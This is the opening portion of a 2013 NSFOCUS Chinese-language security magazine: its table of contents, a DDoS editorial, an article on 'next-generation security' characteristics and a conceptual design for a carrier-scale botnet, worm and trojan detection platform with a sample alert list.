



★ 本期焦点

下一代安全特性探析

针对Spamhaus的DDoS攻击事件思考

安全下一代，应用须为先

——下一代防火墙评估思路浅析

负载均衡技术在Web扫描器中的应用

本期看点 HEADLINES

3 下一代安全特性探析

18 针对Spamhaus的DDoS攻击事件思考

24 安全下一代，应用须为先
——下一代防火墙评估思路浅析

45 负载均衡技术在Web扫描器中的应用



主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8667
传真：(010)6872 8708
网址：www.nsfocus.com


2013/09 总第 022

Nsmagazine@nsfocus.com

安全+ SECURITY

© 2013 绿盟科技

本刊图片与文字未经相关版权所有人书面批准，一概不得以任何形式、方法转载或使用。本刊保留所有版权。

SECURITY  是绿盟科技的注册商标。

需要获取更多信息，请访问WWW.NSFOCUS.COM

刊首语	赵粮	2
专家视角		3-23
下一代安全特性探析	李鸿培	3
僵尸蠕检测平台的实现思路	王卫东	8
网络审计中的身份识别与智能关联	赵永	14
针对 Spamhaus 的 DDoS 攻击事件思考	洪海	18
行业热点		24-44
安全下一代，应用须为先 ——下一代防火墙评估思路浅析	段继平 高鸿磊	24
Android 手机银行客户端安全研究	尚进 刘宏岩 孟繁强	27
安全域防火墙配置核查方法	秦哲	34
浅谈如何做好企业数据保护建设	刘凯	39
前沿技术		45-63
负载均衡技术在 Web 扫描器中的应用	张龙 江会珍	45
PDF 0day CVE-2013-0640 分析	刘业欣 曲富平	49
Oracle TNS 协议浅析	周振	55
综合信息		64-66
安全公告		67-72
NSFOCUS 2013 年 5-6 月之十大安全漏洞		67

在DDoS的战场上， 您准备好了吗？

在过去半年中，分布式拒绝服务攻击不断创新高，成为网络安全界的热点话题之一，低于数百 G 的 DDoS 攻击似乎已经不再引起新闻媒体的兴趣。大家知道，300Gb 不仅超出了一般的数据中心的接入带宽，甚至还超出了小型运营商的骨干网带宽，这迫使安全防护一方在战略上不得不进行调整；另一方面，单纯在数据中心级的 DDoS 防御很可能还不够，需要寻找更上游的、更大型的运营商来“再保险”，这无疑提高了防御的技术门槛和成本。

回首看，DDoS 攻击并不新鲜，早在 2000 年就已经通过击垮当时的互联网巨头 Yahoo 而扬名；未来看，DDoS 攻击将会继续发酵，在可预见的时间内看不到任何减弱的迹象。从技术上，有可能被利用的“放大”、“反射”、“协议缺陷”与“软件漏洞”等的存量和增量都很大，移动终端和 3G/4G 的导入使得 DDoS 攻防局面更加险恶。从动机上，逐利攻击者、黑客行动主义、网络战和 APT 都有增无减。而在威慑和阻止方面，国际范围内的相关立法、执法都不可能在几年的时间内取得明显进展。

在网络安全早期，Satan、ISS 等扫描器的出现曾经引起惊呼——“这种自动化、低成本的发现漏洞的技术将会给互联网带来致命的打击”，但是，防御方的安全实践很快就跟了上来：一方面，防御方开始普遍地主动使用扫描器和安全配置核查工具来尽可能早地发现自己存在的漏洞和配置缺陷；另一方面，例行的打补丁和部署具备防扫描、虚拟补丁、智能补丁的安全设备成为标准实践，最终达成了某种程度的平衡。

围绕 DDoS 的攻防将会如何发展呢？

在 DDoS 威胁的咄咄逼人的阴影背后是围绕 DDoS 的黑色产业链和生态的“先进”，例如类似“众包”的生产模式、快速组装和分发工具、低成本运作等，都是“黑产”相对于防御方面的战略优势。

一方面，防御方能够依赖专业的 DDoS 防护设备和服务来加强防护，DDoS 防护已经从防火墙、入侵防护等通用安全设备逐渐独立出来，形成了一个相对专门的技术领域。准确的检测识别、高效高性能的清洗及自动化的开通配置是抗 DDoS 设备和服务的关键指标。专业抗拒服务设备和背后的提供商将会带来专业性和规模优势。

另一方面，防御方还需要在商业和运作模式方面进行探索和创新。除了购买专门的抗拒服务设备之外，防御方在模式方面可选项包括自己运维、交由专业公司代维（MSS）及直接购买抗拒专业服务（SaaS）等。一般来说，前者比较适合自己有专门的、成规模的安全运维团队的场合，后者适合轻资产导向的、自身没有成规模的安全运维团队的场合。

在 DDoS 的战场上，没有人可以置身事外。您准备好了吗？

下一代安全特性探析

战略研究部 李鸿培

关键词：下一代安全 特性解析

摘要：为了应对新的攻击威胁及 IT 技术应用的挑战,本文基于文献^[1]关于“下一代安全”的研究分析模型、概念定义及重要研究方向的讨论,归纳总结了可用于描述“下一代安全”的七个主要特性,并对其进行了概要解析。

1. 引言

近年来,网络攻防环境正在发生快速的变化。首先,攻击者的动机已不再是为了技术突破,而是更具功利性。受政治、经济与意识形态等多方面的影响,攻击者正在形成拥有强大技术、经济实力的有组织攻击团体,这使得攻击者有实力掌握更多的 0day 漏洞,研发更新型的攻击手段(比如,通过多种攻击手段的组合、协同及新技术的应用,使得攻击手段多变,造成传统安全措施对其难以检测与防护)。其次,攻击者的目标选择更明确,攻击更为专注(比如 APT 攻击)。第三,针对 CII 及工业控制系统的攻击事件的日益频繁,也说明了网络攻防战场正在从通用网络向专用网络逐步扩展。此外,云计算、虚拟化、大数据及移动互联网等新 IT 应用技术的快速发展,在为用户提供更为灵活、实用的 IT 应用及服务模式的同时,也不可避免地引入新的安全问题,并对当前的信息安全防护能力提出新的挑战。

为了应对新的攻击威胁及 IT 技术应用的挑战,我们在文献 [1][2]

中提出了关于“下一代安全”的研究分析模型,给出了一个相对明确的“下一代安全”定义:下一代安全是指为应对因新的安全威胁与 IT 技术发展而造成的安全技术水平及安全服务能力严重不足的问题(挑战),所提出的新安全理念、技术、产品以及服务模式等对策的集合。依据文献 [1][2] 的分析,安全运营、安全智能、云及虚拟化安全、数据安全、CII 安全以及移动互联网安全等将是当前“下一代安全”的主要研究方向,并不可避免地影响“下一代安全”产品的功能特性和产品形态。

2. 下一代安全的特性分析

绿盟科技在考虑下一代安全时,期望能够通过安全产品互联构建基于“闭环控制”的安全运营体系,实现安全信息(日志、报警及威胁情报等)的汇集、智能分析与安全态势评估,进而提供针对安全威胁的快速响应能力,并通过持续的安全运营达到用户网络环境的安全状态持续改善的目的 [1]。本文后续内容将结合绿盟科技的现有技术与产品优势,重点从安全运营、安全智能、云及虚拟化等几

个方面，对下一代安全及其主要特征进行分析讨论。

2.1 安全运营的 NG 特性

安全运营是通过开放的、产品互联的安全运营管理平台实现全局威胁情报的采集、分析，进而在洞察网络安全态势的基础上，实现针对安全威胁的快速响应与主动防御 [1][2]。且安全运营过程将是一个集威胁感知、态势评估、快速响应及主动防御为一体的能够实现用户网络安全状态持续改善的动态“闭环”控制过程。显然，安全运营作为“下一代安全”的重要发展方向之一 [2]，其核心理念：“基于产品协同与智能分析的威胁感知”、“面向安全态势及资源管理的可视化”、“基于威胁感知、态势评估、快速响应及主动预防的安全状态持续改善‘闭环’”等，必将成为“下一代安全”的重要特性。

1. 基于产品协同与智能分析的威胁感知

a) 特性解析

该特性主要是指通过安全产品互联构成的威胁感知网络，实现网络安全威胁情报（如系统的漏洞及补丁配置信息、报警信息及审计日志等）及其他影响网络或系统安全状态

变化的各种因素的信息的快速采集、管理与智能分析（统计、关联、融合与预测等），预测网络或系统安全状况的发展趋势，评估其所面临的安全风险。

b) 典型应用场景

- 安全威胁信息的采集
 - 安全产品（FW、IPS、UTM、WAF 及抗拒绝服务攻击系统等）的审计日志 / 报警信息采集；

安全智能、虚拟化、云服务及安全运营体系，为信息安全服务提供商提供专业化威胁情报分析及在线安全运维服务奠定了基础。在安全运营体系框架下，前端安全产品的重要性将会下降，而云端服务的重要性则会得到提升 [2]。

– 漏洞扫描、配置核查类产品输出的漏洞、补丁及配置等系统脆弱性信息的采集；

– 安全产品支持标准的数据接口，以支持安全威胁信息的采集。

- 安全威胁信息的智能分析
 - 网络中系统漏洞、补丁及系统配置脆弱性分析；

- 网站挂马及恶意代码监测；
- 网络流量监测等。

2. 面向安全态势及资源管理的可视化

a) 特性解析

该特性主要是指把安全产品产生的各种安全信息（报警、日志与配置等）、分析过程、评估数据（安全态势、分析结果等）以及安全产品的系统配置管理、性能管理和策略管理等安全管理功能，通过直观的、便于理解的图表化方式，为用户提供更好的安全产品管理与使用界面，以提高安全产品的易用性。

b) 典型应用场景

- 安全态势的可视化展示。
- 安全日志、报警等安全信息的可视化分析与管理。
- 安全产品的配置管理的可视化等等。

3. 基于威胁感知、态势评估、快速响应及主动预防的安全状态持续改善“闭环”

a) 特性解析

“闭环”通常用于描述反馈控制系统，指将系统输出量的测量值与所期望的给定值相比较，利用测量值与期望值的偏差对系统进行调节控制，使输出值尽量接近于期望值。

该特性主要指网络安全状态持续改善的“闭环”运营系统。在安全威胁情报的采集、智能分析及态势评估的基础上，洞察网络全局安全态势，进而及时优化、调整安全防护策略，实现安全威胁的实时发现、快速响应及主动预防。每经过一次完整的闭环周期（威胁感知、态势评估、快速响应及主动预防），都可能有效实现网络状态的改善。

b) 典型应用场景

- 安全运营服务体系

- 基于威胁感知网络的安全威胁情报汇集；

- 基于安全智能的威胁情报分析、安全态势（威胁、漏洞等）评估及可视化展示；

- 优化安全防护能力。例如，安全规则的在线自动升级、安全策略的快速部署等；

- 构建安全服务云。例如，提供最佳安全实践建议与知识的快速分享或在线服务。

此外，在安全产品 / 功能协同或联动时也会涉及到“闭环”控制。

2.2 安全智能的 NG 特性

随着安全攻防技术的快速发展，安全产品的智能协同、自动配置；安全信息的融合

分析、威胁评估以及入侵攻击的异常行为监测等等都将涉及到智能信息处理技术以及自动化控制技术在安全产品中的具体应用。这些在本文中都将归属为安全智能 [1][4][6] 的范畴。

基于行为模型与安全信誉的异常监测以及面向攻防环境的协同能力，是发现入侵攻击并通过多产品系统实现体系化、综合防御的关键。在入侵攻击技术日益先进、复杂的现在，异常行为检测与多产品协同能力必将是“下一代安全”的必备特性。

1. 基于行为模型与安全信誉的异常检测

a) 特性解析

该特性所说的异常检测主要是指基于行为及流量模型来发现系统的异常行为。具体过程是首先构建被保护系统中主体（用户、进程、代理……）正常访问系统客体（数据、系统、应用……）的正常行为基线或网络流量特征模型，检测时会识别违背正常行为基线的异常行为或违背网络流量特征模型的异常流量。

这种基于行为模型的异常检测功能可提高我们发现未知安全威胁、系统未声明功能及应对 Oday 攻击的能力。我们也可利用安

全信誉技术来提高产品的入侵检测及威胁评估的效率。

安全信誉 [3] 指对网络中指定主体行为的长期表现及其被关注属性内容不具有危害性的可信性评估，诸如 IP 信誉、Web 信誉及 ID 信誉等。

安全信誉是基于历史数据的动态评估值，可以由权威机构评测或依据多安全检测设备的评测结果的加权评估得到。必要时可通过对关注对象进行持续评估，构建安全信誉库。

b) 典型应用场景

- 应用到入侵检测系统、入侵防御系统、应用防火墙以及网络流量清洗系统等产品中，基于行为基线 [5]、流量统计特征以及绿盟科技提出白环境（BWG）模型实现针对网络流量、业务应用操作及主客体访问等行为的异常检测能力。

- 利用安全信誉提高安全产品的威胁检测及风险评估效率。

2. 面向攻防生态环境的协同能力

a) 特性解析

该特性主要指攻防生态环境中，多个安全防护系统通过系统互联、信息共享与任务合作等方式，加强安全防护系统间的关联与协同能力，实现多安全防护系统的综合安全防护能力及安全效益的提升。

b) 典型应用场景

- 安全产品间的协同

– 通过安全产品之间的协同工作，有效提高综合防御能力。例如，利用 IDS、IPS 等系统的威胁检测能力与网关类产品的阻断能力的协同，来提高对攻击威胁的智能检测与快速响应能力。

- 用户间协作

– 基于安全运营平台的知识（比如安全最佳实践、解决方案等）分享安全服务。

2.3 云及虚拟化安全的 NG 特性

根据文献 [1] 中的分析，面向云计算环境的安全产品虚拟化与基于云计算环境的安全云 (MSS\ SaaS) 将是目前安全厂商在考虑提供针对云环境的下一代安全产品与服务时两个有效的可落地方案。

1. 面向云计算环境的安全产品虚拟化

a) 特性解析

面向云计算的安全产品虚拟化，这里有两层含义：其一是利用虚拟化技术实现虚拟化安全产品；其二是安全产品在云环境中进行快速、灵活的虚拟化部署。

- 利用虚拟化技术实现虚拟化安全产品

– 产品硬、软件平台虚拟化，支持虚拟机资源的调度及迁移管理；

– 支持虚拟安全镜像实现产品的安全功能。

- 安全产品在云环境中进行快速、灵活虚拟化部署

– 主要考虑通过网络虚拟化技术实现安全产品在云环境中的虚拟化部署。比如，安全产品可基于 OpenvSwitch 支持 OF/SDN。

b) 典型应用场景

- 防火墙、入侵防御系统及流量清洗系统等安全产品的虚拟化。

• 安全产品虚拟组网为用户提供安全防护服务的“安全云”，例如流量清洗服务云。

- 云中安全产品的虚拟配置和优化管理（管理更方便、灵活）等。

2. 基于云计算环境的安全云 (MSS\ SaaS)

a) 特性解析

这里指利用云和虚拟化技术，基于虚拟化安全产品、SaaS 化安全服务以及安全运营平台，构建能够为用户提供安全监护服务的安全云。

b) 典型应用场景

• 提供“云端检测 + 云中分析 + 云端预防”的专业安全监护服务，例如，绿盟科技目前可提供的网站安全监测服务（绿盟科技 PAWSS）、云监护抗拒服务系统（绿盟科技 PAMADS）以及云监护 WEB 应用防护系统（绿盟科技 PAMWAF）等。

• 未来的安全运营平台所提供的安全评估及共享服务。例如，全局安全态势评估服务、风险预测服务以及最佳安全实践建议与知识的快速分享或在线服务（SaaS 服务）等。

3. 下一代安全的概念定义及其特性

在上文对下一代安全的重点发展趋势（安全运营、安全智能、

云及虚拟化)及其相关特性的分析与讨论的基础上,汇总整理出用于描述“下一代安全”的七个主要特性(如表 3-1 所示),并在此基础上结合文献 [1] 中关于“下一代安全”概念的理论定义,给出了一个相对明确的、可体现当前安全发展趋势的“下一代安全”的概念定义(详见下面定义 3-1)。

技术趋势	相关 NG 特性
安全运营	基于产品协同及智能分析的威胁感知
	面向安全态势评估及资源管理的可视化
	基于威胁感知、态势评估、快速响应及主动预防的安全状态持续改善“闭环”
安全智能	基于行为模型与安全信誉的异常检测
	面向攻防生态环境的协同能力
云及虚拟化	面向云计算环境的安全产品虚拟化
	基于云计算环境的安全云 (MSS\SaaS)

表 3-1 下一代安全的主要特性

定义 3-1: 下一代安全

下一代安全是指为应对因新的安全威胁与 IT 技术发展而造成的安全技术水平及安全服务能力严重不足的问题(挑战),所提出的新安全理念、技术、产品以及服务模式等对策的集合 [1]。

从目前来看,“下一代安全”应具有如下特性:

- 面向攻防生态环境的协同能力;
- 基于产品协同与智能分析的威胁感知;
- 基于行为模型与安全信誉的异常检测;
- 面向安全态势评估与安全资源管理的可视化;

- 基于云计算环境的安全云 (MSS\SaaS);
- 面向云计算环境的安全产品虚拟化;
- 基于威胁感知、态势评估、快速响应及主动预防的安全状态持续改善“闭环”。

4. 结束语

本文在文献 [2] 基于“下一代安全的研究分析模型”、通过对攻防环境内各种变化及新型威胁的综合分析和逻辑推导,所界定的当前或未来一段时间内需要提升的安全能力和需要突破的技术方向(安全运营、安全智能、云及虚拟化安全、数据安全及 CII 安全等)的基础上,重点关注安全运营、安全智能以及云和虚拟化相关的安全产品及服务的重要特性。并据此归纳总结了可用于描述“下一代安全”的七个主要特性,并对其进行了概要解析。显然,本文所给出的下一代安全的概念及其特性是通过攻防环境的变化及新型威胁特征的综合分析和逻辑推导所得到的,应该能够体现当前信息安全领域的主要发展趋势,在规划“下一代安全”的产品时也会具有较高的参考价值。

参考文献

1. 李鸿培, 下一代安全研究技术报告, 2013.3
2. 李鸿培, 下一代安全的研究模型及发展趋势, 2013.5
3. 李鸿培, 信誉技术在安全领域中的应用, 2011.5 绿盟科技内刊
4. 赵粮, 智能驱动的下一代安全, 2012.7 绿盟科技内刊
5. 王卫东, 下一代信息安全的特征、技术和交付, 2012.7 绿盟科技内刊
6. 赵粮, 下一代安全的思考 - 应对下一代威胁, 2012.11

僵尸蠕检测平台的实现思路

行业技术部 王卫东

关键词：僵尸网络 木马 蠕虫 DDoS

摘要：本文从僵尸、木马、蠕虫主机的检测目标出发，给出了僵尸蠕检测的工作原理、僵尸蠕检测平台的系统组成、各组件的具体作用以及将各组件整合成一个统一的检测平台的思路。

1. 引言

近年来，DDoS 攻击愈演愈烈，最大规模攻击已经超过了 300Gbps，100Gbps 以上的攻击也屡见不鲜了。僵尸网络是 DDoS 的罪魁祸首，而蠕虫是僵尸网络传播的主要途径之一。APT (Advanced Persistent Threat, 高级持久性威胁) 攻击逐渐成为信息安全领域的热点话题，而木马的传播与控制是 APT 攻击的主要步骤。为了更好的防御这两类攻击，需要在预防环节上加大检测力度，从而在源头上实现攻击防御。

1.1 僵尸蠕的定义

僵尸网络从诞生之日到现在，技术原理经历了很多演化，但本质上没有太大的改变。早期的僵尸网络定义还局限于最初的实现技术，不够通用。后来 Bacher 等人 [1] 给出了一个更具通用性的定义：僵尸网络是可被攻击者远程控制的被攻陷主机所组成的网络。但是这个定义又过于简单，没有给出僵尸网络的特性。综合分析各种文献，这里尝试给出一个相对完整的定义：控制者（称为 Botmaster）出于恶意的目的，利用一对多的命令与控制信道对感染僵尸程序的大量主机进行控制而组成的网络。僵尸网络一般由 C&C 服务器和大量的僵尸主机组成。

木马是攻击者在目标主机上植入的恶意程序，主要用于暗中窃

取目标主机上的身份、账号、密码及数据文件等机密信息。

蠕虫是一种可以自我复制，通过网络自动传播的病毒。单纯的蠕虫危害不是很大。有些僵尸程序利用蠕虫的机制进行传播。因此国外的有些文献将蠕虫和僵尸程序混淆在一起。

	传播性	可控性	窃密性	危害及等级
蠕虫 (Worm)	感染目标文件包括数据文件，主动自我复制传播	一般没有	一般没有	带宽和系统资源消耗 高
木马 (Trojan)	一般不主动传播	可控	有	全部控制 高
僵尸程序 (Bot/Zombie)	一般不主动传播，有些借助蠕虫技术传播	高度可控	有	全部控制 高

表 1-1 僵尸蠕虫属性对比

1.2 僵尸蠕虫检测目标

僵尸、木马与蠕虫是三种不同类型的恶意程序，其传播方式和工作机制等都有很大差别。因此在检测目标上也有很大不同。

• 僵尸网络的检测目标：

1) 定位僵尸主机的 IP 地址：对于使用私有地址的僵尸主机，从公网一侧进行检测，只需定位其网络出口的公网地址。

2) 发现僵尸网络所使用的域名：僵尸主机在与控制主机进行通

讯的时候，经常需要使用域名作为联系地址。

3) 定位 C&C 服务器 IP 地址：由于攻击者采取了很多保护机制防止 C&C 服务器被定位，所以实际检测过程中很难直接定位到真正的 C&C 服务器。姑且认为直接向僵尸主机发布指令的主机就是 C&C 服务器。

• 木马检测目标

定位感染木马程序的主机 IP 地址：对于使用私有地址的木马主机，从公网一侧进行检测，只需定位其网络出口的公网地址。

• 蠕虫检测目标：

检测蠕虫爆发事件。

2. 僵尸蠕虫检测的工作原理

由于运营商网络有流量大，接入用户数量多、应用繁杂等特点，有些检测方法在这种环境中缺乏可行性。本文中只论述运营商网络（例如城域网）中的僵尸蠕虫检测方法。

2.1 僵尸蠕虫检测原理


根据僵尸网络的工作原理，其生命周期可以分为传播阶段、感染阶段、加入阶段与响应阶段。理论上完善的检测方案应该覆盖到僵尸网络的整个生命周期，但是考虑到网络部署环境的限定，这里讨论的检测方法只能覆盖到某些特定的阶段。另外根据控制协议不同，僵尸网络又可以分为基于 IRC、基于 HTTP、基于 DNS 和基于 P2P 等类型。好的检测方法应尽可能覆盖更多类型的僵尸网络。早期相关文献介绍方法主要针对基于 IRC 协议的僵尸网络，由于这种

类型的僵尸网络明显减少，而使得相关的检测方法适用性大打折扣。这里介绍几种与僵尸网络控制协议无关的通用性的检测方法。

• 卧底反馈情报 (UIA, Undercover Intelligence Analysis)

如果把僵尸网络看成一个秘密组织，如果能成功派遣卧底潜伏在该组织中，将其内部的运作情况（发布指令的方式、指令的内容和特征等等）报告出来，则不失为一个非常绝妙和精准的检测方法。根据指令的特征和通讯记录，可以顺藤摸瓜地找出其它僵尸主机，从而达到定位僵尸和 C&C 主机的目的。蜜罐主机是最适合充当卧底的设备。图 2-1 描述了这个方法的工作过程。

图 2-1 派遣卧底检测方法的原理



1) 蜜罐首先发现主机 A 正在设法感染自己，或者蜜罐设备已经被安全运维人员主动安装僵尸程序。

2) 感染了僵尸程序的蜜罐主机会主动加入到僵尸网络并接受

C&C 的指令。由于蜜罐是完全受控的，整个通讯过程的细节都可以被明确地检测到。

3) 蜜罐向流量分析系统或 IDS 通报控制服务器信息。

4) 流量分析系统从网络设备发出的流量数据中监测与 C&C 相关的通讯，假设检测到 C&C 正在与主机 B、C、D 的通讯。至此，基本可以确定主机 A、B、C、D 是僵尸网络成员。

另外，蜜罐设备采集到的网络扫描信息也十分具有分析价值 [3]。僵尸和蠕虫在传播阶段都会进行大范围的扫描，以发现有漏洞的主机然后加以利用。

• DNS 解析记录分析 (DLA, DNS Log Analysis)

互联网上几乎所有的应用都离不开 DNS 服务，僵尸网络的通讯也不例外。因此，DNS 解析请求记录中一定包含着僵尸网络活动的信息，只要对 DNS 解析日志进行分析，肯定可以发现僵尸网络活动的踪迹。

僵尸网络通讯所使用的域名与正常网络应用使用的域名也有很明显的差异。同时僵尸网络的域名一定是小众域名，解析请求的频率非常低且来源数量小。这些特性为我们分析 DNS 解析请求提供了清晰的思路。由于本文主题和篇幅的限制，对 DNS 解析请求的分析方法将在后续的文章中进行详细的介绍。

• 网络流量日志的统计分析 (NSA, Netflow Statistic Analysis)

蠕虫传播和僵尸网络发起攻击时，会产生巨大的攻击流量，而这些流量的统计指标与正常流量有着显著的差别。符合攻击流量统计特征的日志很可能就属于僵尸或蠕虫主机，因此可以通过日志中

的源 IP 地址定位僵尸主机。研究人员已经总结出很多有效的统计指标 [2]，来检测攻击流量。相关的产品也上市多年，技术也已非常成熟。

- 网络数据包的特征分析 (PSA, Packets Signature Analysis)

僵尸、木马、蠕虫产生的数据包，都有自己的特征，通过对数据包的深度分析，包括对封包的载荷 (payload) 的分析，对比已知的特征，就可以检测到相应的感染主机。采用这类技术的产品也早就问世，且已经比较成熟。

2.2 各种检测方法的对比分析

任何单一的检测方法，都有一定局限性。通过对比分析，可以了解各种检测方法的优势和劣势，从而为设计整体的检测平台提供参考依据。表 2-1 从对僵尸网络生命周期的覆盖范围、检测定位的准确性、计算负载及相关设备等角度进行对比分析。

检测方法	对生命周期的覆盖	准确性	计算负载	部署成本	适用性	相关设备
UIA	传播、感染、加入、响应	高	中	中	可检测未知	蜜网、NTA/IDS
DLA	加入、响应	高	高	低	可检测未知	N/A
NSA	传播、响应	高	高	高	可检测未知	NTA
PSA	传播、响应	中	高	高	无法检测未知	IDS

表 2-1 各种检测方法对比

3. 僵尸蠕虫检测平台的实现方案

僵尸蠕虫检测平台的建设需要遵循两大原则，即“广谱检测”和“精准定位”的策略。所谓“广谱检测”，就是设计的检测方法不局限适用于某一特定类型的僵尸网络、木马或者蠕虫；“精准定位”就是要求检测结果具有较高的准确性，不仅能确定有无，还要定位感染主机。为了满足上面两个原则，需要将多种检测方法整合到一起，多种检测方法在功能上互相补充，在结果上互相印证，才能获得较理想的检测结果。

3.1 僵尸蠕虫检测平台的组成

前面提到的检测方法，几乎都有对应的成熟产品，将这些产品有机地整合在一起，可以构建出一个准确率高、适用性广的僵尸蠕虫检测平台。

- 蜜网

蜜网是蜜罐延伸出来的概念，一般部署在未使用的 IP 地址段上。正常情况不会访问这些 IP 地址，除了极少数是因为配置错误导致的，对蜜网设备的访问几乎都是恶意行为。即便是看似价值很低的扫描信息，其实也具有重要价值。因为扫描后续的行为就是漏洞利用，攻陷被扫描主机，所以这些扫描的源地址基本不会是伪造的，可以提供非常精准的定位信息。如果蜜网上的主机被成功植入僵尸、木马、蠕虫，则可以提供更丰富的情报信息，并且可以更精确地定位到攻陷蜜网主机的攻击者。

- NTA

NTA 是一款对网络流量日志进行统计分析的设备。当僵尸网络

发动 DDoS 攻击时，NTA 可以从流量日志的统计指标中发现攻击事件，并准确定位攻击来源。由于有些 DDoS 攻击是反射攻击或伪装源 IP 的，从流量日志中发现的攻击源 IP 地址并不一定是僵尸主机的地址。这时候可以通过进一步的溯源工作来定位真正的僵尸主机。当蠕虫爆发的时候，也会产生大量特征完全相同的流量日志，通过统计分析可以发现这类日志，从而发现蠕虫传播事件。

• IDS

IDS 对网络数据包进行更深入的分析，根据蠕虫和僵尸程序的字节特征进行匹配检测，从而发现僵尸和蠕虫的存在。但是这种方法只能检测已知的僵尸和蠕虫程序，对于未知的则无能为力。另外在运营商网络上部署这类产品，对设备的处理性能有很高的要求。因此这类产品可以考虑部署在分布层。

• DNS 解析日志的分析设备

由于 DNS 解析日志中包含了丰富的信息，对其进行有效分析可以获得非常精准的僵尸网络信息，因此是僵尸网络检测平台不可或缺的组件之一。然而市场上没有此类设备，可以考虑定制开发相应的软件。

3.2 各组件设备的整合协同

前面讲的四个组件设备，分别有各自的检测原理和检测结果，如果能将它们的检测结果集中到一起进行综合分析，得到的最终结果将更加精准，也避免了误报信息带来的干扰。因此考虑下需要有一个综合分析的平台，下面结合图 3-1 简要描述一下分析结果的数据流过程，从而反应出这个平台应该具备的功能。

• 对蜜网系统提供信息的综合分析

蜜网系统可以提供两类信息：1) 蜜网主机作为僵尸网络中的成员与 C&C 主机的通讯信息；2) 蜜网主机接收到的扫描信息。

对这两类信息的综合分析，可按以下步骤进行：

H1: 流量日志检索模块（以下简称检索模块）根据 C&C 的 IP 地址，可以找到其它与 C&C 通讯的 IP 地址。同时从蜜网接收到的扫描信息，可以提取扫描主机的 IP 地址。同样检索模块可以根据扫描主机的 IP 地址，查找该地址是否存在扫描别的主机的行为。

H2: 可以判定其它与 C&C 通讯的地址就是僵尸主机的 IP 地址。如果发现扫描主机还有扫描别的主机的行为，可以判定该地址是僵尸主机的 IP 地址。这些地址可以直接提交给告警列表。

H3: 提交给告警列表的 IP 地址也可提供给对比分析模块进行参考判断。

• 对 DNS 解析日志检测结果的综合分析

DNS 解析日志的检测可以获得两类结果即僵尸主机的 IP 地址、C&C 主机使用的域名。对这两类信息的综合分析，可按以下步骤进行：

D1: 检索模块可以根据僵尸主机 IP 地址，找到与它们通讯的 IP 地址集合。这个集合中，被访问频率较高的 IP 地址要么可能是流行度很高的网站（如门户网站），要么很可能是 C&C 的 IP 地址。

D2: 对这个地址进行反向解析查询，可以得到 C&C 所使用的域名。

D3: 利用域名属性模块查询该 C&C 域名的属性。

D4: 如果满足 Fast-Flux 的判定条件，则可以确定该域名是恶意

域名。

D5: 将该域名所对应 IP 地址提交到检索模块, 与恶意域名对应 IP 通讯的主机, 则可确认为僵尸主机。

D6: 把僵尸主机 IP 地址提交给对比分析模块, 以最后判断是否为僵尸主机。

D1: 将 C&C 使用的域名提交给域名属性模块。

D2: 如果满足 Fast-Flux 的判定条件, 则可以确定该域名是恶意域名。

● 对 IDS 和 NTA 的检测结果综合分析

IDS 和 NTA 都会产生僵尸主机和蠕虫主机 IP 地址的检测结果, 这些 IP 地址都提交给对比分析模块, 与其它检测结果做对比




图 3-1 检测结果综合分析的数据流转过程

恶意 IP	属地	事件名称	初始可信度	当前可信度	风险值	首次时间	最近时间	影响主机数	攻击次数	正在持续	详情	查询
182.167	中国, 省九江市	木马后门程序Windows系统下Ghost木马通信	50	57	737	2013-03-26 18:00:00	2013-03-27 01:00:00	16	577	否	详情	查询
116.74	中国, 省, 市	Windows系统下Ghost木马通信	50	55	577	2013-02-28 08:35:00	2013-02-28 13:35:00	14	479	否	详情	查询
218.54	中国, 省, 市	DDOS工具Trinoo客户端向主控端发送默认口令	50	52	121	2013-04-07 15:35:00	2013-04-07 16:40:00	11	11	否	详情	查询
218.054	中国, 省, 市	木马后门程序Windows系统下BackOrifice 1.2木马PING操作	50	51	99	2013-04-07 15:40:00	2013-04-07 15:40:00	9	9	否	详情	查询
113.105	中国, 省, 市	DDOS工具Trinoo客户端向主控端发送默认口令	50	52	77	2013-02-25 22:00:00	2013-02-26 04:20:00	7	7	否	详情	查询
113.105	中国, 省, 市	Windows系统下BackOrifice 1.2木马PING操作	50	52	56	2013-02-25 22:05:00	2013-02-26 04:20:00	7	7	否	详情	查询
218.218	中国, 省, 市	木马后门程序Windows系统下Ghost木马通信	50	52	224	2013-03-23 07:40:00	2013-03-23 11:45:00	6	164	否	详情	查询

图 3-2 告警列表样例

分析, 验证其可信程度。

3.3 检测结果的最终呈现

最终的检测结果以类似图 3-2 的告警列表的形式呈现。列表中应给出了恶意 IP 地址、属地、恶意类型、可信度、首次发现时间、最近发现时间及攻击次数等信息。

4. 总结

从 2013 年开始, 僵尸蠕虫检测已经被列为监管机构对运营绩效考核的内容, 因此运营商对建设僵尸蠕虫检测平台的态度将从被动变为主动。目前的检测平台的功能设计重点还是检测, 但是蜜网组件还具备恶意代码采集的功能, 对采集到的新型恶意代码进行深入的研究, 将为检测平台提供持续、精准的检测能力。因此检测平台的建设不是一劳永逸的工作, 需要后续不断投入一定的研究工作来维持平台的可持续运行。

参考文献

- [1] Bacher P, Holz T, Kotter M, Wicherski G. “Know your enemy: Tracking botnets”
- [2] 王卫东, “电信 IP 网络异常流量及其检测” 《网络安全技术与应用》2007.9 期
